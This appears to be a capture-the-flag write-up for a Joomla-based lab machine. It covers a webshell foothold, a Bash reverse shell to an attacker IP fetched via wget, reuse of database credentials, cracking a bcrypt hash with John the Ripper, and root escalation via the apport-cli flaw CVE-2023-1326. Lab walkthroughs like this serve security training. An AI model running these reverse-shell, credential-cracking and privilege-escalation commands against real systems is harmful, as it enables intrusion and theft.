{"stdout":"uid=33(www-data) gid=33(www-data) groups=33(www-data)\n","stderr":"","exec":"id"}
Initial Foothold
Now we write a Bash reverse shell to a file called revshell.sh and download it onto the victim machine.
nano revshell.sh

#Paste the revshell
/bin/bash -i >& /dev/tcp/10.10.16.149/4444 0>&1
#Start the python http server
python3 -m http.server 80

#Transfer the file
curl -X POST 'http://dev.devvortex.htb/modules/mod_webshell/mod_webshell.php' --data "action=exec&cmd=wget 10.10.16.149/revshell.sh -O /tmp/revshell.sh"


{"stdout":"","stderr":"--2026-10-20 16:45:53--  http:\/\/10.10.16.149\/revshell.sh\nConnecting to 10.10.16.149:80... connected.\nHTTP request sent, awaiting response... 200 OK\nLength: 48 [application\/x-sh]\nSaving to: '\/tmp\/revshell.sh'\n\n     0K                                                       100% 4.72M=0s\n\n2026-10-20 16:45:53 (4.72 MB\/s) - '\/tmp\/revshell.sh' saved [48\/48]\n\n","exec":"wget 10.10.16.149\/revshell.sh -O \/tmp\/revshell.sh"}

We start our listener and then run the reverse shell.
curl -X POST 'http://dev.devvortex.htb/modules/mod_webshell/mod_webshell.php' --data "action=exec&cmd=bash /tmp/revshell.sh"

We upgrade the shell.
#On the victim machine
python3 -c 'import pty; pty.spawn("/bin/bash")
# Keyboard Shortcut:
# Ctrl + Z (Background Process)
stty raw -echo; fg; reset
export TERM=xterm
Lateral Movement
From the earlier enumeration of the Joomla CMS, we remember that a database was mentioned, so we use the lewis credentials to enumerate the database.
mysql -u 'lewis' -p'P4ntherg0t1n5r3c0n##`
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| joomla             |
| performance_schema |
+--------------------+
3 rows in set (0.01 sec)

mysql> use joomla;
Database changed
mysql>select * from sd4fg_users;
+-----+------------+----------+---------------------+--------------------------------------------------------------+-------+
| id  | name       | username | email               | password                                                     | block |
+-----+------------+----------+---------------------+--------------------------------------------------------------+-------+
| 649 | lewis      | lewis    | lewis@devvortex.htb | $2y$10$6V52x.SD8Xc7hNlVwUTrI.ax4BIAYuhVBMVvnYWRceBmy8XdEzm1u |     0 |
| 650 | logan paul | logan    | logan@devvortex.htb | $2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12 |     0 |
+-----+------------+----------+---------------------+--------------------------------------------------------------+-------+
2 rows in set (0.00 sec)
From the database, we recover a hash for the other user, logan.
We crack the hash using John the Ripper.
$ echo '$2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12' > logan.hash

$ john logan.hash --wordlist=/usr/share/wordlists/rockyou.txt

Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X2])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 5 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
tequieromucho    (?)
1g 0:00:00:10 DONE (2026-10-20 12:58) 0.09191g/s 129.5p/s 129.5c/s 129.5C/s liberty..preston
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
We now have the credentials logan:tequieromucho.

We SSH in as logan.
Privilege Escalation
We check what logan can run as root without a password.
logan@devvortex:~$ sudo -l
[sudo] password for logan:
Matching Defaults entries for logan on devvortex:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User logan may run the following commands on devvortex:
    (ALL : ALL) /usr/bin/apport-cli
logan@devvortex:~$
From the sudo -l output, we see that logan can run /usr/bin/apport-cli as root.
We enumerate the service.

Looking at the version info, this version has a local privilege escalation vulnerability, CVE-2023-1326, with this GitHub PoC.
First we create a crash file.
# crash something to generate a report in /var/crash
sleep 60 &
kill -SIGSEGV $!
# that drops a .crash file in /var/crash/
Then we exploit it:
sudo /usr/bin/apport-cli -c /var/crash/usr_bin_sleep.1000.crash
When it prompts, we choose the option to View report (usually V). That dumps the report into less. Because the terminal is tall enough that less engages, and apport does not drop privileges, we break out:
!/bin/bash
This drops us into a root shell.